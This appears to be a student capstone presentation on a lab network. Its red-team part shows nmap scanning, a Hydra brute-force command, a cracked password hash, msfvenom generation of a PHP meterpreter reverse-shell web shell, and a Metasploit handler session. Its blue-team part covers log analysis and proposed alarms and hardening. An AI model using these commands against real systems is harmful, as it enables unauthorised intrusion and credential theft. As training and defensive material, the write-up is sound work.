

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Network

Address Range:

192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1

OS: Windows 10 Pro

Hostname: Hyper-V Manager

IPv4: 192.168.1.90

OS: Kali 4.18

Hostname: Kali

IPv4: 192.168.1.105

OS: Ubuntu18.04.01

Hostname: Capstone

IPv4: 192.168.1.100

OS: Ubuntu18.04.3

Hostname: ELK Stack

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, mosaic-like effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V manager	192.168.1.1	Cloud-based Host machine
Kali	192.168.1.90	Attacking machine
Capstone	192.168.1.105	Network-monitoring machine that runs Kibana
ELK Stack	192.168.1.100	Target machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-6579 Base Score: 9.8 Critical	This vulnerability has been identified as an attack on an open and unsecured port 80.	This would allow an attacker to execute commands with administrative privileges and use it to gain access to sensitive files and information.
Brute Force Vulnerability	This vulnerability allows an attacker to perform a brute-force password attack due to insufficient server-side login attempt limit enforcement.	This vulnerability would allow an unlimited number of password attempts, making it possible for an attacker to perform a brute force attack with common password lists such as rockyou.txt by applications like John The Ripper and Hydra.
Unauthorized File Upload Vulnerability	This vulnerability allows users to upload files to the web server.	This vulnerability would allow attackers to upload PHP scripts to the server, making the machine susceptible to attacks enabled by malicious files.
Remote Code Execution Vulnerability	This vulnerability allows attackers to use PHP scripts to execute shell commands.	This vulnerability would allow an attacker to open a reverse shell to the server.

Exploitation: CVE-2019-6579/Open Port 80 Access

01

Tools & Processes

To exploit this vulnerability, I used **nmap** to scan and see if there are open ports, specifically port 80.

02

Achievements


Since port 80 is open, I was able to open a web browser with the IP address of the machine (192.168.1.105) and find the hidden directory on the server (company_folders/secret_folder).

03

```
Shell No.1
File Actions Edit View Help
root@Kali:~/Desktop# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-09 17:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00082s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:E8:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```



Exploitation: Brute Force Vulnerability

01

Tools & Processes

To exploit this vulnerability, I used Hydra and the password list rockyou.txt to obtain the password into the directory.

02

Achievements


By running a hydra attack with Ashton's name, I was able to obtain the password *leopoldo* which granted me access into the directory.

03

I ran the command:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
ShellNo.1
File Actions Edit View Help
14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 0] (0/0)
[00][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
3 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 1
7:40:17
root@kali: /usr/share/wordlists#
```



Exploitation: Unauthorized File Upload

01

Tools & Processes


Within the directory, I located a hashed password and used Hashes.com to break it. I then connected to the server via WebDAV. I created a custom web shell with msfvenom and uploaded this via WebDAV.

02

Achievements

Uploading this web shell allowed me to run shell commands on the target machine.

03




The screenshot shows a web browser with two tabs. The active tab is titled '192.168.1.105/company_folders/secret_folder/conne...' and displays a 'Personal Note' with the following text:

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b1ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Below the note is a screenshot of the Hashes.com website. It shows a search result for the hash 'd7dad0a5cd7c8376eeb50d69b1ccd352:linux4u'.



```
File Actions Edit View Help
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.105 l
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# msfvenom -p kali/meterpreter/reverse_tcp lhost=192.168.1.105 l
port=4444 >> shell.php
Error: invalid payload: kali/meterpreter/reverse_tcp
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lp
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~#
```

Exploitation: Remote Code Execution

01

Tools & Processes

I used Meterpreter to connect to the web shell I uploaded and used this shell to listen and compromise the target machine.

02

Achievements

With Remote Code Execution, I was able to open a Meterpreter shell to the target machine which allowed me to access the full file system.

03

```
ShellNo.1
File Actions Edit View Help
-----
[+] Date: April 25, 1848
[+] Weather: It's always cool in the lab
[+] Health: Overweight
[+] Caffeine: 12975 mg
[+] Hacked: All the things
[+]

Press SPACE BAR to continue

=====
[+] metasploit v5.0.76-dev
+-- --+ 1971 exploits - 339 post
+-- --+ 558 payloads - 45 encoders - 10 nops
+-- --+ 7 evasion

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > srt LHOST 192.168.1.105
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (36288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:38950) a
t 2022-05-09 18:54:41 -0700


meterpreter >

Index of /webdav
-----
Name Last modified Size Description
Parent Directory: -
payload.php 2019-05-07 18:19 43
shell.php 2022-05-10 01:20 3.3K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

```
ShellNo.1
File Actions Edit View Help
-----
Listing: /
-----
Mode Size Type Last modified Name
----
40755/rwxr-xr-x 4096 dir 2020-05-29 12:05:57 -0700 bin
40755/rwxr-xr-x 4096 dir 2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x 1049 dir 2022-05-09 16:58:18 -0700 dev
40755/rwxr-xr-x 4096 dir 2020-06-30 23:29:51 -0700 etc
100644/rw-r--r-- 16 fil 2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x 4096 dir 2020-05-19 10:04:21 -0700 home
100644/rw-r--r-- 57932894 fil 2020-06-26 21:50:32 -0700 initrd.img
100644/rw-r--r-- 57977666 fil 2020-06-15 12:30:25 -0700 initrd.img.old
40755/rwxr-xr-x 4096 dir 2018-07-25 16:01:38 -0700 lib
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:54 -0700 lib64
40700/rwx----- 16384 dir 2019-05-07 11:10:15 -0700 lost+found
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700 media
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700 mnt
40755/rwxr-xr-x 4096 dir 2020-07-01 12:03:52 -0700 opt
40555/r-xr-xr-x 0 dir 2022-05-09 16:57:39 -0700 proc
40700/rwx----- 4096 dir 2020-05-21 16:30:12 -0700 root
40755/rwxr-xr-x 908 dir 2022-05-09 17:02:34 -0700 run
40755/rwxr-xr-x 12288 dir 2020-05-29 12:02:57 -0700 sbin
40755/rwxr-xr-x 4096 dir 2019-05-07 11:16:00 -0700 snap
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700 srv
100600/rw----- 2055694720 fil 2019-05-07 11:12:56 -0700 swap.img
40555/r-xr-xr-x 0 dir 2022-05-09 16:57:43 -0700 sys
41777/rwxrwxrwx 4096 dir 2022-05-09 16:58:35 -0700 tmp
40755/rwxr-xr-x 4096 dir 2018-07-25 15:58:48 -0700 usr
40755/rwxr-xr-x 4096 dir 2020-05-21 16:31:52 -0700 vagrant
40755/rwxr-xr-x 4096 dir 2019-05-07 11:16:46 -0700 var
100600/rw----- 8380064 fil 2020-06-19 04:08:14 -0700 vmlinuz
100600/rw----- 8380064 fil 2020-06-04 03:29:12 -0700 vmlinuz.old

meterpreter > cat flag.txt
bingw@Shinn0m0
meterpreter >
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- The port scan occurred on May 10, 2022 at approx. 12:40am
- There were about 156,426 packets coming from 192.168.1.90
- The sudden spike in network traffic indicates that this was a port scan.



Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- The request occurred on May 10, 2022 at approx. 12:46am
- There were 17,406 requests made
- In the secret folder, the *connect to corp server* file can be found which contains instructions for connecting to WebDAV


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,406
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/shell.php	63
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/	5

Export: [Raw](#) [Formatted](#) 

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- Since there were 17,406 requests made to the `/company_folders/secret_folder` directory, and 17,403 of those had a 401 error, this means that only 3 were successful.



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- There were 116 requests made to this directory.
- The files that were requested were the *shell.php* and *passwd.dav*


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	17,406
http://192.168.1.105/webdav	116
http://192.168.1.105/webdav/shell.php	63
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/	5

Export: Raw 📄 Formatted 📄

HTTP status codes for the top queries [Packetbeat] ECS





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert that would get triggered when a single remote source scans a number of ports within a set amount of time.

What threshold would you set to activate this alarm?

Before the attack, it appears that the number of connections is around 600-700 so I would set the baseline to 2000 connections within an hour.

System Hardening

What configurations can be set on the host to mitigate port scans? Describe the solution. If possible, provide required command lines.

- Install a strong firewall to prevent unauthorized access and make sure it is regularly patched to avoid zero-day attacks
- The firewall can also be used to detect port scans in progress and shut it down

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

To prevent future unauthorized access, I would create an alert for every time an attempt was made to this directory.

What threshold would you set to activate this alarm?

I would set the threshold to 1 so that each access to this highly sensitive directory can be investigated.

System Hardening

What configuration can be set on the host to block unwanted access? Describe the solution. If possible, provide required command lines.

- Sensitive data should be encrypted and not accessible by unauthorized users
- Folders containing sensitive information should have more inconspicuous names

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

To detect future brute force attacks, I'd set an alert for failed login attempts.

What threshold would you set to activate this alarm?

I would set the threshold at 5 per 30 minutes and adjust it to a higher number if there are a lot of false positives.

System Hardening

What configuration can be set on the host to block brute force attacks? Describe the solution. If possible, provide the required command line(s).

- Along with setting an alert for failed login attempts of 5 or more per 30 minutes, I would configure the system to automatically lock out a user after hitting the threshold.
- I would set a password policy with password complexity to prevent common passwords from being used.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

To detect future access to this directory, an alert could be set for every time that the directory is accessed by an unauthorized user/machine.

What threshold would you set to activate this alarm?

I would set the threshold to 1 for every time there is an unauthorized access attempt.

System Hardening

What configuration can be set on the host to control access? Describe the solution. If possible, provide the required command line(s).

- Set up a firewall that would restrict connections to this shared folder
- Ensure that the folder is only accessible by users that are authorized

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

To detect future file uploads, an alarm can be set to trigger any time there is a .php file uploaded to the server.

What threshold would you set to activate this alarm?

I would set the threshold to 1 so that any .php file upload can be investigated.

System Hardening

What configuration can be set on the host to block file uploads? Describe the solution. If possible, provide the required command line.

- Completely removing the ability to upload files to this directory via web.

*The
End*